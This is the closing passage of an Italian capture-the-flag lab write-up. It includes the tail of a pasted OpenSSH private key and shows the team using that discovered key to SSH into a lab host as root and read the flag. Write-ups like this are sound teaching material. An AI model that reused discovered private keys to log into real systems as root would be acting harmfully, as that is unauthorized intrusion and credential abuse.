33 x0PSJ+Wz/Gu26sPLB+6tjL9T1ydJt3AAAAwQC5YgoHCxm6MME4Cz550ULaTPxqaT9bTaRV
34 FtLBYePOazNS3Ih0fgaI/9eweA0yV3J5Xv3bnH4+2KOYQfPWWMVcuDRKASRSQYY9RT1ZP9
35 R2qTe+/nnDfYTXKE+QX9j3YcJpL3Z9EyXWL+9PqVLPzyH96KcgKDh+LVT9BNwXm2GjjenY
36 VFYmZ/sdFDFpmsXzUX31QLoRXtI8pgJWlwTkUNZz+fsaurNQ7ZFIFxBSnesvAu1EPHFzhc
37 OON/YHZRiIFwCAAAANYW5uYUBibGFja2JveAECaWQFBg==
38 -----END OPENSSH PRIVATE KEY-----
39
```

- Ci chiediamo quale utente possa necessitare di una chiave privata e ipotizziamo che possa essere utilizzata per accedere come root. Prima di procedere, modifichiamo i permessi del file con il comando: `chmod 600 id_rsa` Questo garantisce che il file sia protetto e possa essere utilizzato come chiave privata per la connessione. Successivamente, utilizziamo questa chiave per connetterci come utente root tramite SSH alla porta corretta. Una volta connessi, eseguiamo il comando `ls -la` per esplorare la directory di root e troviamo la flag finale, completando così l'operazione.

- **Alohomora!**

```
(kali@kali)-[~/Desktop]
$ ssh -i id_rsa root@192.168.1.15
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls
pass.txt  12345.pub  gameshell.sh
flag.txt
root@blackbox:~# cat flag.txt

FLAG{la_magia_non_ha_confini}
```

Grazie per l'attenzione.

Team Corvonero!

